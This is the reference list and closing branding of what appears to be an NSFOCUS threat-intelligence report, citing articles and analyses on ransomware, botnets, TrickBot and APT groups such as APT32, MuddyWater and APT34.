[2] https://www.bleepingcomputer.com/news/security/revil-sodinokibi-ransomware-targets-chinese-users-with-dhl-spam/

[3] https://guanjia.qq.com/news/n3/2544.html

[4] http://blog.nsfocus.net/gobrut-cracked-botnet-quietly-hit/

[5] https://labs.sentinelone.com/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/#report

[6] https://documents.trendmicro.com/assets/white_papers/wp-drilling-deep-a-look-at-cyberattacks-on-the-oil-and-gas-industry.pdf

[7] http://blog.nsfocus.net/analysis-wwlib-side-loading-attack-chain-apt32/

[8] http://blog.nsfocus.net/apt32-organization-denesrat-trojan-related-attack-chain-analysis/

[9] http://blog.nsfocus.net/muddywater/

[10] http://blog.nsfocus.net/apt34-event-analysis-report/

NSFOCUS

SECURITY MADE SMART & SIMPLE

www.nsfocusglobal.com